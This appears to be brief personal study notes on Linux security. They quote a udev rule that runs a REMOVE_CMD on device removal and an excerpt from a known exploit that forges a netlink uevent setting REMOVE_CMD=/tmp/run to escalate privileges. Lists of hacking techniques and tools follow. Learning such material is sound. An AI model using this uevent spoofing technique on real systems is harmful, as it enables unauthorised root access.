

Word

uDev

Userland

Kernel

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Kernel


Word


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Kernel







95udev-late.rules

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
blob: eca0faa5c5c48affedb5b619c180c84c76914f11 [\[file\]](#) [\[log\]](#) [\[blame\]](#)

```
1 # do not edit this file, it will be overwritten on update
2
3 # run a command on remove events
4 ACTION=="remove", ENV{REMOVE_CMD}!="", RUN+=" $env{REMOVE_CMD}"
```

This code defines a rule for the Linux kernel's device manager (udev). When a device is removed from the system, the command specified by the `REMOVE_CMD` environment variable is run.

usr/share/exploitsdb/exploits/linux/ local/8572.c

```
sock = socket(AF_NETLINK, SOCK_DGRAM, NETLINK_KOBJECT_UEVENT);  
bind(sock, (struct sockaddr *)&address, sizeof(address));  
  
mp = message;  
mp += sprintf(mp, "remove@d") + 1;  
mp += sprintf(mp, "SUBSYSTEM=block") + 1;  
mp += sprintf(mp, "DEVPATH=/dev/foo") + 1;  
mp += sprintf(mp, "TIMEOUT=10") + 1;  
mp += sprintf(mp, "ACTION=remove") + 1;  
mp += sprintf(mp, "REMOVE_CMD=/tmp/run") + 1;
```



Hacks

- Password cracking
- DDoS
- MITM
- Mac Spoofing
- Packet sniffing
- DNS/ARP poisoning
- Website cloning
- Back doors (use, instillation)
- SQL Injections
- XSS
- Privilege Escalation

Tools

- Linux
- nmap
- Wireshark
- John
- Ettercap
- Dig
- Pi Rogue
- Metasploit